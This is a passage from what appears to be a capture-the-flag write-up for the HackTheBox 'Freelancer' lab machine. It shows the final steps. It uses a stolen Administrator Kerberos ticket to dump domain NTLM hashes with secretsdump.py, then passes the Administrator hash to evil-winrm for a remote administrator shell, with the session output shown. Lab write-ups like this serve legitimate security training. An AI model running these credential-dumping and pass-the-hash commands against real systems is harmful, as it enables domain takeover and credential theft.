export KRB5CCNAME=/home/yoon/Documents/htb/freelancer/Administrator.ccache

With the obtained tickets, we can dump all the hashes using secretsdump:

secretsdump.py 'freelancer.htb/Administrator@DC.freelancer.htb' -k -no-pass -dc-ip 10.10.11.5 -target-ip 10.10.11.5 -just-dc-ntlm

We finally have the shell as the administrator:

evil-winrm -i 10.10.11.5 -u administrator -H 0039318f1e8274633445bce32ad1a290

```
(yoon® kali)-[~/Documents/htb/freelancer]
$ evil-winrm -i 10.10.11.5 -u administrator -H 0039318f1e8274633445bce32ad1a290

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
freelancer\administrator
```

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